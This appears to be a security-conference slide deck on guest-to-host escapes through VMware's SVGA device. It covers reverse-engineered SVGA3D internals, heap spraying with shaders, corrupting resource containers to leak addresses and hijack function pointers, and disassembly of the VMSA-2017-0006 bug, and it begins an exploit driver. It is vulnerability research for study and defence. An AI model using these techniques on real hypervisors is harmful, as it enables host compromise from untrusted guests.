

# Straight outta VMware: Modern exploitation of the SVGA device for guest-to-host escapes

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


#### > AGENDA

- VMware architecture
  - VMware modules
  - SVGA thread / Sending commands
  - SVGA3D communication protocol
- Exploitation
  - Exploitation primitives
  - VMSA-2017-0006 (demo!)
- Conclusion / Q&A



#### > VMWARE ARCHITECTURE





#### > FIRST TASKS OF VMX APPLICATION


 Calls PowerOn callbacks from ModuleTable

 MKS, DevicePowerOn and SVGALate modules are associated with the virtual graphics driver

```
dq offset aVcpuprogress ; "VCPUProgress"
dg offset sub 1403DD3E0
dg offset aTimetracker : "TimeTracker"
dq offset sub_1403DF5D0
dq offset sub_1403DF580
dq offset aBackdoor
                        ; "Backdoor"
dg offset sub 1400C7F50
dq offset aBuildtype
                         ; "BuildType"
dg offset sub 14008E540
dq offset aDisk 0
                         : "Disk"
dg offset sub 1400B7230
da 0
dq offset aVusb 0
                         : "VUsb"
dg offset sub 140109C50
da 0
dg offset aHbacommon
                         : "HBACommon"
dq offset sub_140102420
dq offset nullsub_1
dq offset aMks 0
dq offset MyMKS_ModulePowerOn
dg offset MyMKS_ModulePowerOff
```

#### > MKS MODULE

- Acronym for Mouse Keyboard Screen
- Spawns the MKS Thread
  - Discovers the available renderers (backend)



#### > MKS MODULE - RENDERERS

- Renderers constitute the VGA backend interface
  - which one is going to be enabled depends on the host
     OS
- Available renderers in version 14:
  - MKSBasicOps, DX11Renderer, DX11RendererBasic,
     D3DRenderer, SWRenderer, GLRenderer, GLBasic,
     MTLRenderer, VABasic
- On a Windows 10 host DX11Renderer is used.
- DX11Renderer uses DXGI to communicate with the host graphics device.



#### > DEVICEPOWERON MODULE

- Contains a list of devices
- SVGAPowerOn reads the VM configuration and spawns the SVGA thread
- SVGA thread waits for initialization of other modules

```
da offset alde
dg offset sub 1401247F0
dg offset sub 140124680
dq offset off_1407CE670
dq offset sub_1401177B0
dq 600000001h
da offset aScsi
da 200000000h
da 4
da OFFFFFFFh
dq offset off_1407CE860
dg offset off 1407CE720
dq offset sub_14011C700
dq 600000001h
dq offset aSvga
da 1
dq offset MyDevicePowerOn_SVGAPowerOn
dq 0
dq 0
```

#### > SVGALATE MODULE

- Calls *IOCTL\_VMX86\_ALLOC\_CONTIG\_PAGES* to allocate the SVGA FIFO and the Global Frame Buffer (GFB).
- FIFO and GFB regions are shared between guest and host OS.




#### > SVGA THREAD

- Once VMM is ready, it signals the SVGA thread.
- VMM has a specific shared memory region dedicated for communication with the SVGA thread.
- SVGA enters an infinite loop at which
  - Processes commands sent by guest operating system via SVGA FIFO or command buffers



#### > SVGA DEVICE — GUEST POINT OF VIEW

- Guest user can send (SVGA3D) commands to the device
  - by SVGA FIFO
  - by commandsbuffers





#### > SVGA THREAD - SVGA FIFO

- Explained in great detail by Kostya Kortchinsky.
- SVGA FIFO is a MMIO region.
- Divided into two partitions
  - FIFO registers
  - FIFO data



#### > SVGA FIFO — SUBMIT COMMAND

- SVGA\_FIFO\_NEXT\_CMD register denotes the next command offset in the FIFO data section
- Each command begins with

```
typedef struct {
  uint32 id;
  uint32 size;
} SVGA3dCmdHeader;
```



#### > SVGA REGISTERS - PORT I/O

- SVGA device exposes a few general purpose registers
- In, out instruction must be called to access the registers



#### > COMMAND BUFFERS

- Two registers must be set to submit a command buffer
  - SVGA\_REG\_COMMAND\_HIGH: upper 32bit of physical address
  - SVGA\_REG\_COMMAND\_LOW: lower 32bit of physical address and submits command





### > SVGA3D PROTOCOL

#### > OBJECT TABLES

- Object tables are used to keep track of SVGA3D entities (objects)
- Available objects:
  - MOB, Surface, Context, Shader,
     Screentarget, DXContext
- Stored in guest memory
- PPN = Physical Page Number (PhysAddr >> 0xC)

```
typedef uint32 PPN;
typedef enum {
   SVGA OTABLE MOB
   SVGA OTABLE MIN
   SVGA OTABLE SURFACE
   SVGA OTABLE CONTEXT
   SVGA OTABLE SHADER
   SVGA OTABLE SCREENTARGET
   SVGA OTABLE DX9 MAX
                                = 5.
   SVGA OTABLE DXCONTEXT
   SVGA OTABLE MAX
  SVGAOTableType;
typedef struct {
   SVGAOTableType type;
   PPN baseAddress;
   uint32 sizeInBytes;
   uint32 validSizeInBytes;
   SVGAMobFormat ptDepth;
  SVGA3dCmdSetOTableBase;
```



#### > MEMORY OBJECTS

- MOBs are stored in guest memory as well
- They contain raw data used for initialization of SVGA objects (context, shader, etc.)

```
typedef uint32 SVGAMobId;

typedef struct {
    SVGAMobId mobid;
    SVGAMobFormat ptDepth;
    PPN base;
    uint32 sizeInBytes;
} SVGA3dCmdDefineGBMob;
```

#### > COMMON SVGA OBJECTS

- Objects
  - -Context
  - -DXContext
  - -Shader
  - -Surface
  - –Screentarget

- Operations
  - –Define
  - -Bind
  - –Destroy
  - -Readback



#### > CONTEXT DEFINE

```
typedef
1341
       #include "vmware pack begin.h"
1342
       struct {
1343
1344
          uint32 cid:
          SVGAMobId mobid:
1345
1346
       #include "vmware pack end.h"
1347
1348
       SVGA0TableContextEntry;
       #define SVGA3D_OTABLE_CONTEXT_ENTRY_SIZE (sizeof(SVGAOTableContextEntry))
1349
```

```
INT MySVGA3DCmd_DefineGBContext(VOID *SVGAArg) {
    SVGAOTableContextEntry *ContextEntry;
    SVGA3dCmdDefineGBContext ContextArg;

    MySVGA_CopyFromFIFOToBuffer(SVGAArg, &ContextArg)
    ContextEntry = MySVGA_GetEntryFromOTable(SVGA_OTABLE_CONTEXT, ContextArg.cid, ...);

if (ContextEntry->cid == SVGA_INVALID_ID) { // entry is empty ;)
    ContextEntry->cid = ContextArg.cid;
    ContextEntry->mobid = SVGA_INVALID_ID;
}
```



#### > CONTEXT BIND

```
INT MySVGA3DCmd BindGBContext(VOID *SVGAArg) {
   SVGAOTableContextEntry *ContextEntry;
   SVGAOTableMobEntry *MobEntry;
   SVGA3dCmdBindGBContext BindArg;
   VOID *MobData;
   MySVGA_CopyFromFIFOToBuffer(SVGAArg, &BindArg);
   ContextEntry = MySVGA GetEntryFromOTable(SVGA OTABLE_CONTEXT, BindArg.cid, ...);
    if (BindArg.mobid != SVGA_INVALID_ID) {
       MobEntry = MySVGA GetEntryFromOTable(SVGA OTABLE MOB, BindArg.mobid, ...);
        if (MobEntry->sizeInBytes < 0x4000) goto _error;</pre>
       ContextEntry->mobid = BindArg.mobid;
       MobData = MySVGA GetMOBFromContext(BindArg.cid, ...);
        if (!BindContextArg.validContents)
            MySVGA InitializeContextMobContents(MobData);
    } else {
```



#### > CONTEXT DESTROY

```
INT MySVGA3DCmd_DestroyGBContext(VOID *SVGAArg) {
    SVGA0TableContextEntry *ContextEntry;
    SVGA3dCmdDestroyGBContext DestroyArg;
    SVGA_Context *Context;

    MySVGA_CopyFromFIFOToBuffer(SVGAArg, &DestroyArg);


    Context = MySVGA_FindContext(DestroyArg.cid);

    if (Context != NULL) MySVGA_DestroyContext(Context);

    ContextEntry = MySVGA_GetEntryFromOTable(SVGA_OTABLE_CONTEXT, DestroyArg.cid, ...);

    if (ContextEntry && ContextEntry->cid != SVGA_INVALID_ID) {
        ContextEntry->cid = ContextEntry->mobid = SVGA_INVALID_ID;
    }
}
```

### > EXPLOITATION PRIMITIVES



- Heap spraying
  - How to use shaders
  - Analysis of SVGA\_3D\_CMD\_SET\_SHADER
  - Create new shader
  - Heap spraying
- Information leakage and code execution
  - Resource container
  - Analysis of surface copy command
  - Attacking VMware
- Hands-on: Exploiting a public bug



#### > HOW TO USE SHADERS

- Define a shader
- Define a MOB
- Bind shader with the MOB
- Set shader to a context
  - Allocation of shader data structure on the host side
- Next draw command will use the requested shader

```
typedef enum {
   SVGA3D SHADERTYPE INVALID = 0,
  SVGA3D SHADERTYPE_MIN = 1,
  SVGA3D SHADERTYPE_VS = 1,
  SVGA3D SHADERTYPE PS = 2,
  SVGA3D SHADERTYPE PREDX MAX = 3,
   SVGA3D SHADERTYPE GS = 3,
  SVGA3D SHADERTYPE DX10 MAX = 4,
  SVGA3D SHADERTYPE_HS = 4,
  SVGA3D SHADERTYPE_DS = 5,
  SVGA3D SHADERTYPE CS = 6,
  SVGA3D SHADERTYPE MAX = 7
  SVGA3dShaderType:
typedef struct SVGA3dCmdDefineGBShader
  uint32 shid;
  SVGA3dShaderType type;
  uint32 sizeInBytes;
 SVGA3dCmdDefineGBShader;
typedef struct SVGA3dCmdBindGBShader {
  uint32 shid;
  SVGAMobId mobid;
  uint32 offsetInBytes;
 SVGA3dCmdBindGBShader;
typedef struct {
  uint32
                        cid;
  SVGA3dShaderType
                        type;
  uint32
                        shid;
 SVGA3dCmdSetShader;
```



#### > ANALYSIS OF SVGA\_3D\_CMD\_SET\_SHADER

```
INT MySVGA3DCmd SetShader(VOID *SVGAArg) {
    SVGA3dCmdSetShader SetShaderArg;
    SVGA Context *Context;
    SVGA Shader *Shader;
    MySVGA CopyFromFIFOToBuffer(SVGAArg, &SetShaderArg);
    Context = MySVGA GetOrCreateContext(SetShaderArg.cid);
    if (!Context
        || SetShaderArg.type >= SVGA3D SHADERTYPE PREDX MAX
        || SetShaderArg.shid == SVGA INVALID ID) goto error;
    Shader = MyFindItemByIndexInList(SVGA ShaderList, SetShaderArg.shid, ...);
    if (Shader == NULL)
        Shader = MySVGA CreateNewShader(SetShaderArg.shid, SetShaderArg.type);
```



#### > CREATE NEW SHADER

```
SVGA_Shader *MySVGA_BuildNewShader(UINT32 ShaderId, UINT32 ShaderId2, VOID *Buffer, UINT32 type, UINT32 size) {
    VOID *ShaderBytecode = malloc(size);
    memcpy(ShaderData, Buffer, size);
    Global_MemoryOccupiedByShaders += size;

    SVGA_Shader *Shader = MyAllocateAndImportToList(MySVGA_ShaderList, ShaderId);
    Shader->Buffer = ShaderBytecode;
    Shader->BufferSize = size;
    return Shader;
}
```



#### > HEAP SPRAYING SUMMARY

- On a single "set shader" command, two allocations of the requested size are performed.
  - The first one is freed immediately.
  - The latter is freed when the guest user destroys the shader.
- VMware keeps track of the total shader allocation size. Must be less than 8MB.
- Guest is able to define as many shaders fit in shader object table
  - The size of the object table can be modified by SVGA3D\_CMD\_SET\_OTABLE command.



#### > SURFACES


- Surface definition
  - All host VRAM resources, including 2D textures, 3D textures, cube environment maps, render targets, and vertex/index buffers are represented using a homogeneous surface abstraction.
- Surface is a frontend object.

```
typedef struct SVGA3dCmdDefineGBSurface {
   uint32 sid;
   SVGA3dSurfaceFlags surfaceFlags;
   SVGA3dSurfaceFormat format;
   uint32 numMipLevels;
   uint32 multisampleCount;
   SVGA3dTextureFilter autogenFilter;
   SVGA3dSize size;
} SVGA3dCmdDefineGBSurface;
```



#### > RESOURCE CONTAINERS

- Resource
   containers is a
   data structure of
   the backend
   (DX11Renderer).
- They are associated with surfaces.





#### > RESOURCE CONTAINERS

- There are ten (10) different types of resource containers.
- Which type will be created depends on the arguments that the surface was defined with.
- Similarly to the other SVGA
   objects, VMware creates them only
   when they are going to be used
   (lazy allocation).

```
struct ResourceContainer1 {
   DWORD RCType;
    //+0x20
   DWORD Format;
    //+0x30
    SVGA3dSize Dimensions;
    //+0xF0
    FUNCPTR Fini:
    FUNCPTR Init;
    FUNCPTR GetDataBuffer;
    //+0x120
   PVOID DataPtr;
```



#### > SURFACE COPY

SVGA\_3D\_CMD\_SU
 RFACE\_COPY copies
 parts (three
 dimensional boxes)
 from the source to
 the destination
 surface.

```
typedef struct SVGA3dCopyBox {
  uint32
                        x;
  uint32
                        у;
  uint32
                        z;
  uint32
                        W;
  uint32
                        h;
  uint32
                        d;
  uint32
                        srcx;
  uint32
                        srcy;
  uint32
                        srcz;
typedef struct SVGA3dSurfaceImageId {
  uint32
                        sid;
  uint32
                        face;
  uint32
                        mipmap;
typedef struct {
  SVGA3dSurfaceImageId src;
  SVGA3dSurfaceImageId dest;
 SVGA3dCmdSurfaceCopy;
```

#### > SURFACE COPY

```
INT MySVGA3DCmd SurfaceCopy(VOID *SVGAArg) {
   SVGA Surface *SrcSurface, *DstSurface;
   SVGA3dCmdSurfaceCopy SurfaceCopyArgument;
   SVGACopyBox *CopyBoxes;
   MySVGA_CopyFromFIFOToBuffer(SVGAArg, &SurfaceCopyArgument);
   CopyBoxes = // copy from SVGA FIFO into stack and set CopyBoxes to point into it
   SrcSurface = MySVGA_GetOrCreateSurface(SurfaceCopyArgument.src.sid);
   DstSurface = MySVGA GetOrCreateSurface(SurfaceCopyArgument.dst.sid);
   // Ensure that ALL copyboxes are inside the boundaries of the dimensions
   if (SrcSurface->ResourceContainerIndex != SVGA INVALID ID) {
       if (DstSurface->ResourceContainerIndex == SVGA INVALID ID) {
            for (unsigned i = 0; i < NumberOfCopyBoxes; i++) {</pre>
               MySVGA CopySurfaceResourceToMOB(SurfaceCopyArgument.src.sid,
                        SurfaceCopyArgument.dst.sid, &CopyBoxes[i]);
        } else {
```



```
INT MySVGA CopySurfaceResourceToMOB(UINT32 SrcSid, UINT32 DstSid, SVGA3dCopyBox *Copybox)
struct ResourceImag
                        ResourceImageId rimg;
   UINT32 Resource
                       MappedResource *dst;
                        SVGA Surface *SrcSurface = MyFindItemByIndexInList(SVGA SurfaceList, SrcSid, ...);
                        rimg.ResourceIndex = SrcSurface->ResourceIndex;
struct MappedResour
                       MySVGA BuildMappedResourceFromMOBBackedSurface(DstSid, &dst, ...);
   UINT32 SurfaceF
   SVGA3dSize Dime
                          (dst->DataPtr != NULL) { // points to guest memory
   UINT32 RowPitch
                           EnabledBackendRendererCallback CopyResourceToMOB(rimg, dst, CopyBox);
   UINT32 DepthPit
   VOID *DataPtr;
INT MyDX11Renderer_CopyResource(ResourceImage *rimg,
            MappedResource *MappedMob, SVGA3dCopyBox *CopyBox) {
    SVGA3dBox SourceBox;
   MyDX11MappedResource DX11MappedResource;
    SourceBox.x = CopyBox.srcx;
    SourceBox.y = CopyBox.srcy;
    SourceBox.z = CopyBox.srcz;
    SourceBox.w = CopyBox.w;
    SourceBox.h = CopyBox.h;
    SourceBox.d = CopyBox.d;
    DX11Renderer->MapSubresourceBox(rimg->ResourceIndex, &SourceBox,
                                          TRUE, &DX11MappedResource);
    /* now copy from DX11MappedResource->DataPtr to MappedMob->DataPtr */
    MySVGA CopyResourceImpl(DX11MappedResource, MappedMob, CopyBox);
```

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#### > MAP SUBRESOURCE

```
VOID MyDX11Resource MapSubresourceBox(
    ResourceImageId *rimg, SVGA3dBox *Box, BOOLEAN b, DX11MappedResource *Output) {
   UINT64 Offset = 0;
   D3D11 MAPPED SUBRESOURCE pMappedResource;
    ResourceContainer *rc = GlobalResourceContainerList[rimg->ResourceIndex];
   Output->RowPitch = MySVGA CalculateRowPitch(SVGA SurfaceFormatCapabilities, &rc->Dimensions);
    MySVGA SetDepthPitch(Output);
    if (rc->RCtype == 3) { /* ... */ }
    else if (rc->RCtype == 4) { /* ... */ }
    else {
        MyDX11Resource_Map(RC, /* ... */, box, &pMappedResource);
        RC->GetDataBuffer(RC, pMappedResource->Data, Output->RowPitch, pMappedResource->DepthPitch, Output);
        if (box) {
            Offset = box->z * Output->DepthPitch;
            Offset += box->y * Output->RowPitch;
            Offset += box->x * SVGA SurfaceFormatCapabilities[rc->SurfaceFormat].off14;
            Output->DataPtr += Offset;
```

#### > RESOURCE CONTAINER GETDATABUFFER

```
VOID MyRC1 GetDataBuffer(ResourceContainer *RC, VOID *Data,
   UINT32 RowPitch, UINT32 DepthPitch, DX11MappedResource *Output)
   UINT32 NewRowPitch, NewDepthPitch;
   NewRowPitch = MySVGA CalcRowPitch(SurfaceFormatCapabilities[RC->SurfaceFormat], &Output->Dimensions);
   NewDepthPitch = MySVGA CalcRowPitch(SurfaceFormatCapabilities[RC->SurfaceFormat], &Output->Dimensions);
   if (RC->DataBuffer == NULL) {
       TotalDataBufferSize = MySVGA CalcTotalSize(SurfaceFormatCapabilities[RC->SurfaceFormat],
               &Output->Dimensions, NewRowPitch);
       RC->DataBuffer = MyMKSMemMgr ZeroAllocateWithTag(ALLOC TAG, 1, TotalDataBufferSize);
   if (/* ... */) {
       // Copy input `Data` to `rc->Databuffer`
       MySVGA CopyResourceImpl(/* **/);
   Output->RowPitch = NewRowPitch;
   Output->DepthPitch = NewDepthPitch;
   Output->DataPtr = RC->DataBuffer;
```



## > ATTACKING VMWARE

- Resource containers are very attractive to attackers, since they
  - can be allocated multiple times
  - contain pointers to heap
  - contain dimensions
  - contain function pointers



#### > ATTACKING VMWARE

- Assume that we have a memory corruption bug.
- Consider the following surface
  - Width = 0x45
  - Height = 0x2
  - Depth = 0x1
  - Surface format = SVGA3D\_A4R4G4B4
- Since the surface format requires 2 bytes for each pixel the total size of the RC->DataBuffer will be 0x45 \* 0x2 \* 0x1 \* 2 = 0x114 bytes.

#### > ATTACKING VMWARE

- Corrupt width of RC with a greater value
  - RowPitch will also be affected
- Box must be within boundaries due to checks at frontend
- DataPtr will point after the end of the buffer

```
MyDX11Resource_Map(RC, /* ... */, box, &pMappedResource);
//...
RC->GetDataBuffer(RC, pMappedResource->Data, Output->RowPitch, pMappedResource->DepthPitch, Output);
if (box) {
    Offset = box->z * Output->DepthPitch;
    Offset += box->y * Output->RowPitch;
    Offset += box->x * SVGA_SurfaceFormatCapabilities[rc->SurfaceFormat].off14;

Output->DataPtr += Offset;
}
```

#### > AVOID THE PITFALL

- *MyDX11Resource\_MapSubresourceBox* will refresh the contents of the *DataBuffer* with the contents of the GPU.
  - This will trash the data that we want to write back to guest.
- This can be avoided by corrupting and decreasing the value of height.
  - GetDataBuffer will silently fail but the surface copy command will continue.



#### > LEAK AND CODE EXECUTION

- If a RC is placed after the *DataBuffer*, we can leak function pointers.
  - LFH chunks are placed next to each other
- Once the attacker has vmware-vmx base address, they can corrupt GetDataBuffer function pointer and call surface copy command.



### > THE BUG

### > VMSA-2017-0006

- Bug is located in SM4 bytecode parser
- Fixed at version 12.5.5 of VMware
  - I patched vmware-vmx.exe to reintroduce the vulnerability on 14.1.3
- Developed an escape exploit (named "katachnia") which consists of two parts (userland application, kernel driver)



#### > VULNERABILITY DETAILS

- A malicious shader must be set to a DXContext (using SVGA3D\_CMD\_DX\_SET\_SHADER)
- A call to SVGA3D\_CMD\_DX\_DRAW will trigger the shader bytecode parser
- During the call an object of **0x26D80** size will be allocated
  - Values from the bytecode will be used as index to access that shader



## > VULNERABLE VERSION 12.5.4 - DCL\_CONSTANTBUFFER (59H)

```
sub_14024B2B0 proc near
                               eax, edx
8B C2
                       mov
  89 84 C1 E0 EB 01 00 mov
                               [rcx+rax*8+1EBE0h], r8d
C6 84 C1 E4 EB 01 00 01 mov
                               byte ptr [rcx+rax*8+1EBE4h], 1
C3
                       retn
                       sub_14024B2B0 endp
```



# > PATCHED VERSION 12.5.5 - DCL\_CONSTANTBUFFER (59H)





# > VULNERABLE VERSION 12.5.4 - DCL\_INDEXRANGE (5B)


```
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                      sub_14024CA30 proc near
                      arg_20= dword ptr 28h
44 8B 91 70 6C 02 00
                             r10d, [rcx+26C70h]
                     mov
                   mov
8B 44 24 28
                             eax, [rsp+arg_20]
OF BA EA 1F
                             edx, 1Fh
                    bts
4D 03 D2
                      add
                             r10, r10
42 89 94 D1 74 6C 02 00 mov [rcx+r10*8+26C74h], edx
46 89 84 D1 78 6C 02 00 mov [rcx+r10*8+26C78h], r8d
46 89 8C D1 7C 6C 02 00 mov [rcx+r10*8+26C7Ch], r9d
42 89 84 D1 80 6C 02 00 mov [rcx+r10*8+26C80h], eax
FF 81 70 6C 02 00 inc
                             dword ptr [rcx+26C70h]
C3
                      retn
                      sub 14024CA30 endp
```



# > PATCHED VERSION 12.5.5 – DCL\_INDEXRANGE (5B)

```
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                                                sub_14024CBF0 proc near
                                                arg_20= dword ptr 28h
                                                        rsp, 28h
                                                        eax, [rcx+26C70h]
                                                        r10, rcx
                                                        eax, 10h
                                                cmp
                                                        short loc_14024CC1C
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                                                                         🗾 🚰 🖼
        rdx, aBoraMksLibStat; "bora\\mks\\lib\\stateFFP\\vmgiEmit.c"
        rcx, aVerifySD ; "VERIFY %s:%d\n"
lea
                                                                         loc 14024CC1C:
       r8d, 7E3h
mov
                                                                                 rcx, rax
call.
        MyPanicError
                                                                                eax, [rsp+28h+arg_20]
                                                                                 edx, 1Fh
                                                                         bts
                                                                                 rcx, rcx
                                                                                 [r10+rcx*8+26C74h], edx
                                                                                 [r10+rcx*8+26C78h], r8d
                                                                                [r10+rcx*8+26C7Ch], r9d
                                                                                [r10+rcx*8+26C80h], eax
                                                                                 dword ptr [r10+26C70h]
                                                                         inc
                                                                                 rsp, 28h
                                                                         add
                                                                         retn
                                                                         sub_14024CBF0 endp
```





> THE EXPLOIT

#### > DRIVER ENTRY


- BAR0 contains I/O base
- BAR2 contains the FIFO physical address

```
HalGetBusDataByOffset(PCIConfiguration, 0, PCISlotNumber.u.AsULONG,
    &PCIHeader, 0, sizeof(PCI_COMMON_HEADER));

/* Used for Port I/O communication between the current driver and SVGA device. */
gSVGA.ioBase = PCIHeader.u.type0.BaseAddresses[0];
gSVGA.ioBase &= 0xFFF0;
DbgPrint("ioBase = 0x%x\n", gSVGA.ioBase);
gSVGA.fifoSize = SVGA_ReadReg(SVGA_REG_MEM_SIZE);
DbgPrint("fifoSize = 0x%x\n", gSVGA.fifoSize);

/* BAR2 contains the physical address of the SVGA FIFO. */
PhysAddr.QuadPart = PCIHeader.u.type0.BaseAddresses[2];
gSVGA.fifoMem = (UINT32 *)MmMapIoSpace(PhysAddr, gSVGA.fifoSize, MmNonCached);
DbgPrint("fifoMem = %p\n", gSVGA.fifoMem);
```

## > INIT\_SVGA IOCTL






#### > HOW TO SETUP SVGA

- FIFO initialization
- Object tables definition

```
SVGA WriteReg(SVGA REG ENABLE, SVGA REG ENABLE ENABLE);
FIFORegisterSize = SVGA ReadReg(SVGA REG MEM REGS);
FIFORegisterSize <<= 2;
if (FIFORegisterSize < PAGE SIZE)
    FIFORegisterSize = PAGE SIZE;
DbgPrint("FIFORegisterSize = 0x%x\n", FIFORegisterSize)
gSVGA.fifoMem[SVGA_FIFO_MIN] = FIFORegisterSize;
gSVGA.fifoMem[SVGA FIFO MAX] = gSVGA.fifoSize;
KeMemoryBarrier();
gSVGA.fifoMem[SVGA_FIFO_NEXT_CMD] = FIFORegisterSize;
gSVGA.fifoMem[SVGA_FIF0_STOP] = FIFORegisterSize;
gSVGA.fifoMem[SVGA FIFO BUSY] = 0;
KeMemoryBarrier();
SVGA WriteReg(SVGA REG CONFIG DONE, 1);
if (DefineOTables())
    ntStatus = STATUS NO MEMORY;
```



## > LEAK\_VMX\_ADDR\_IOCTL



